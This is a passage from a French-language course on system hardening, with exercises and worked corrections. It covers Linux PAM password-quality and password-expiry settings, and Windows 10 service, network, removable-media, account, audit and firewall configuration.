password        requisite                       pam_pwquality.so retry=3
password        [success=2 default=ignore]      pam_unix.so obscure use_authtok
password        sufficient                      pam_sss.so use_authtok
# here's the fallback if no module succeeds
password        requisite                       pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
password        required                        pam_permit.so
# and here are more per-package modules (the "Additional" block)
password        optional        pam_gnome_keyring.so
# end of pam-auth-update config
```

PARTIE 2

Définir un modèle de sécurité des mots de passe utilisateurs

La figure ci-dessous illustre la nouvelle configuration du fichier /etc/pam.d/common-password qui répond à la stratégie définie dans l'énoncé :

```
# here are the per-package modules (the "Primary" block)
password        requisite                       pam_pwquality.so retry=4 minlen=9 ucredit=-2 lcredit=-2 ocredit=-1
password        [success=2 default=ignore]      pam_unix.so obscure use_authtok try_first_pass sha512
password        sufficient                      pam_sss.so use_authtok
# here's the fallback if no module succeeds
password        requisite                       pam_deny.so
```

Cette figure illustre la modification du mot de passe de l'utilisateur user1. Le résultat illustré montre que la nouvelle configuration est bien appliqué

```
osboxes@osboxes:~$ sudo passwd user1
New password:
BAD PASSWORD: The password contains less than 2 uppercase letters
Retype new password:
Sorry, passwords do not match.
New password:
BAD PASSWORD: The password contains less than 2 lowercase letters
Retype new password:
Sorry, passwords do not match.
New password:
BAD PASSWORD: The password contains less than 1 non-alphanumeric characters
Retype new password:
Sorry, passwords do not match.
New password:
BAD PASSWORD: The password is shorter than 9 characters
Retype new password:
Sorry, passwords do not match.
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
```

Activité 3
Correction

Définir une période d'expiration d'un mot de passe

La figure ci-dessous illustre la configuration par défaut du fichier /etc/login.defs

```
# Password aging controls:
#
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#       PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
```

La figure ci-dessous illustre la nouvelle configuration du fichier /etc/login.defs qui répond aux exigences de l'énoncé

```
# Password aging controls:
#
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#       PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS   120
PASS_MIN_DAYS   0
PASS_WARN_AGE   8
```

PARTIE 2

Activité 3
Correction

Définir une période d'expiration d'un mot de passe

En exécutant la commande **sudo chage -l user1** , nous pouvons remarquer que la configuration définie précédemment n'est pas applicable pour les anciens utilisateurs.

```
osboxes@osboxes:~$ sudo chage -l user1
Last password change                                    : mars 26, 2022
Password expires                                        : never
Password inactive                                       : never
Account expires                                         : never
Minimum number of days between password change          : 0
Maximum number of days between password change          : 99999
Number of days of warning before password expires       : 7
```

L'application de la configuration d'une période d'expiration d'un mot de passe à un ancien utilisateur en utilisant la commande **chage**

```
osboxes@osboxes:~$ sudo chage -M 120 user1
osboxes@osboxes:~$ sudo chage -m 0 user1
osboxes@osboxes:~$ sudo chage -W 8 user1
osboxes@osboxes:~$ sudo chage -l user1
Last password change                                    : mars 26, 2022
Password expires                                        : juil. 24, 2022
Password inactive                                       : never
Account expires                                         : never
Minimum number of days between password change          : 0
Maximum number of days between password change          : 120
Number of days of warning before password expires       : 8
osboxes@osboxes:~$
```

PARTIE 2

ACTIVITÉ 4

SÉCURISER LES SYSTÈMES WINDOWS

Compétences visées :

- Appliquer les bonnes pratiques et la configuration des outils nécessaires pour sécuriser un système d'exploitation

Recommandations clés :

- Maitriser les bonnes pratiques de sécurisation d'un système d'exploitation Windows

6 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'appliquer les configurations et les bonnes pratiques de sécurisation d'un système d'exploitation Windows en partant des stratégies de sécurité définies dans un énoncé.

2. Pour l'apprenant

- Il est recommandée de maitriser les bonnes pratiques de sécurisation d'un système d'exploitation Windows
- Il est également recommandée de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine virtuelle Windows. Un fichier ISO d'installation de Windows 10 pourra être téléchargé à partir du lien suivant : https://tb.rg-adguard.net/dl.php?go=7119d4be

4. Critères de réussite :

- Configurer avec succès les stratégies de sécurité définies dans l'énoncé de l'activité

Activité 4
Sécuriser les systèmes Windows

Introduction

- L'objectif de cette activité est d'appliquer un ensemble de bonnes pratiques de configuration permettant de durcir un système d'exploitation Windows afin d'éliminer de nombreuses surfaces d'attaques.
- Pour ce faire, les mesures de sécurité à appliquer dans cette activité sont comme suit :

1. Désactiver les services inutiles et renforcer le niveau de sécurité des services existants ;
2. Limiter les connexions réseau ;
3. Limiter les risques liés à l'usage de médias amovibles ;
4. Définir un modèle de sécurité pour les comptes système ;
5. Définir une stratégie d'audit ;
6. Exécuter la restauration du système et créez un point de restauration ;
7. Configurer des règles de sécurité pour le pare-feu Windows.

PARTIE 2

Étape 1 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants


- L'objectif de cette étape est de désactiver les services qui sont inutiles pour le fonctionnement du système. Cela permet de réduire efficacement la surface d'attaque.
- Pour afficher la liste des services activés dans un système Windows, il suffit de lancer **services.msc** (taper services.msc dans la barre de recherche Windows). Une interface affichant les différents services ainsi que leurs états (désactivés, lancés manuellement ou automatiquement).
- En parcourant la liste des services affichez dans cette interface, désactivez ceux qui ne sont pas utiles.
- Exemples de services inutiles qui doivent être désactivés :
    - Téléphonie
    - Télécopie
    - Carte à puce
    - Service de prise en charge Bluetooth
    - Spouleur d'impression
    - Service initiateur iSCSI Microsoft
    - Partage de connexion Internet
    - Routage et accès distant

- **Travail demandez** : Essayez au moins de désactivez les services inutiles cités précédemment..

PARTIE 2

Étape 1 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants

- Certaines services ne peuvent pas être désactivé. Il est possible de renforcer leurs niveaux de sécurité au travers de **la politique locale** du poste.
- Dans cette activité, vous êtes chargés de renforcer la sécurité de l'authentification à distance. Pour ce faire :
    - Lancez **gpedit.msc** (tapez gpedit.msc dans la barre de recherche Windows)
    - Allez dans : **Configuration ordinateur → Paramètres Windows → Paramètres de sécurité--> Stratégies locales → Options de sécurité**
    - Parcourez la liste et sélectionner **Sécurité réseau : niveau d'authentification du LAN Manager**
    - Examinez la liste fournie pour les différents niveau d'authentification fournis. Pour avoir une idée sur la signification de chaque niveau de sécurité, tapez le menu **Expliquer** (comme illustré dans la figure ci-dessous)
    - Attribuez comme niveau de sécurité la valeur **« uniquement NTLM v2, Refuser LM »**
    - Validez le choix



Étape 2 : Limiter les connexions réseau

- Les objectifs de cette étape sont de limiter les fonctions d'une interface réseau et désactiver les protocoles réseau inutiles afin de limiter les attaques réseau.

1. Afin d'examiner les fonctions d'une interface réseau et sélectionner celles qui sont utiles, sélectionnez **Panneau de configuration → Réseau et Internet/Connexion réseau → clic droit sur l'interface réseau (Ethernet) → Propriétés.**
    - Souvent, les fonctions d'une interface réseau utile pour la plupart des systèmes sont :
        - **Client pour réseau Microsoft**
        - **Protocole Internet version 4 (TCP/IPv4)**
    - Les autres options peuvent être désactivées (ou désélectionnées) :
        - **Partage de fichiers et imprimantes** :Utile pour les serveurs de fichiers
        - **Planificateur de paquets QoS** : Utile dans le cas de l'adoption de la priorisation du trafic
        - **Les protocoles de découverte LLDP et topologie de la couche de liaison** : Inutiles
    - **Travail demandé** : Désactivez les fonctions inutiles de votre interface réseau

2. Désactivez le protocole IPv6 inutilisé comme suit : Panneau de configuration → Gestionnaire de périphériques → Menu Affichage → Afficher les périphériques cachés/réseau→ désactivez Wan Miniport IPv6.

Étape 3 : Limiter les risques liés à l'usage de médias amovibles

- Pour bloquer les attaques exploitant les médias amovibles, il est possible de désactiver la possibilité d'utilisation des médias amovibles sur les postes.
- Pour ce faire, vous êtes appelés à :
    - Lancer gpedit.msc ;
    - Activer les deux options suivantes :
        - Configuration Ordinateur → Modèle d'administration → Système → Accès au stockage amovible → Toutes les classes de stockage amovible : refuser tous les accès
        - Configuration Ordinateur → Modèle d'administration → Système → Installation de périphérique → Restriction d'installation de périphériques → Empêcher l'installation de périphériques amovibles

Étape 4 : Définir un modèle de sécurité pour les comptes système

- L'objectif de cette étape est de définir un modèle de sécurité pour les comptes systèmes
- Pour ce faire, il vous est demandé de :

    - Configurez une politique de mots de passe des comptes comme suit :
        - La longueur des mots de passe doit être supérieur ou égale à 8 caractères composés de minuscules, de majuscules et de chiffres
        - La durée de vie maximale doit être 30 jours
        - La durée de vie minimale doit être supérieure à zéro
        - Les anciens mots de passe ne doivent pas être réutilisés en permanence (seuil égale à 24)

    - Définir un seuil de verrouillage égal à 3 échecs de connexion à tous les comptes d'utilisateurs

- Pour configurer la stratégie demandée, il suffit de lancer **Stratégie de sécurité locale → Stratégie de comptes**

Étape 5 : Définir une stratégie d'audit


- L'objectif principal de cette étape est d'activer et configurer la journalisation des principaux évènement exécutés dans un système. Cela permet d'identifier les sources de menaces lors de l'apparition d'une attaque de sécurité

- Pour ce faire, il vous est demandé de :
  - Activer la journalisation des tentatives réussies et échouées pour les événements système
  - Activer la journalisation des tentatives réussies et échouées pour les événements de connexion au compte et la connexion événements
  - Activer uniquement la journalisation des tentatives réussies d'utilisation des privilèges et d'accès aux objets

- Pour configurer la stratégie demandée, il suffit de lancer **Stratégie de sécurité locale → Stratégies locales → Stratégie d'audit**

Étape 6 : Exécuter la restauration du système et créez un point de restauration.

- Cette étape est importante car elle permet de créer des sauvegardes d'image système de l'ensemble d'un système d'exploitation, y compris les fichiers systèmes, les programmes installés et les fichiers personnels
- Il est possible d'enregistrer l'image système sur un lecteur interne ou externe, ou sur des CD ou des DVD
- Pour ce faire, allez dans **Panneau de configuration→ Système et maintenance → Sauvegarde et restauration**



- Dans le volet de gauche, cliquez sur Créer une image système, puis suivez les étapes

Étape 7 : Configurer des règles de sécurité pour le pare-feu Windows

- L'objectif de cette étape est de découvrir les étapes de configuration de nouvelles règles à un pare-feu Windows


- Pour ce faire, dans cette étape vous allez ajouter une règle au pare-feu Windows qui autorise la mise à jour du système Windows
    - En effet, parmi les bonnes pratiques de sécurité, figure celle de mettre à jour constamment le système d'exploitations

- Pour allez ajouter une règle au pare-feu Windows qui autorise la mise à jour du système Windows, vous êtes chargés de :
    - Aller dans Panneau de configuration → Pare-feu Windows → Paramètres Avancés
    - Cliquer sur Règles de trafic sortants → Nouvelle règle
    - Sélectionner Personnalisée → Services → Personnaliser → défiler la liste et trouver **Windows Update** → Appliquer à ce service →ok →Suivant
    - Sélectionner TCP comme protocole puis cliquer suivant
    - Dans la fenêtre Action, sélectionner **Autoriser la connexion** puis cliquer sur suivant
    - Cocher tous les profils pour cette règle
    - Donner un nom à cette règle, "Autoriser le service Windows Update"

Activité 4
Correction

Étape 1 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants

Cette figure illustre l'interface qui affiche les différents services, qui est lancée suite à l'exécution de **services.msc**




PARTIE 2


Activité 4
Correction

Étape 1 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants

Cette figure illustre la désactivation du service **Téléphonie**




Cette figure illustre la désactivation du service **Télécopie**




PARTIE 2

Étape 1 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants

Cette figure illustre la désactivation du service **Carte à puce**



Cette figure illustre la désactivation du service **Service de prise en charge Bluetooth**




PARTIE 2

Activité 4
Correction


PARTIE 2

Étape 1 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants

Cette figure illustre la désactivation du service **Spouleur d'impression**




Cette figure illustre la désactivation du service **Service Initiateur iSCSI de Microsoft**



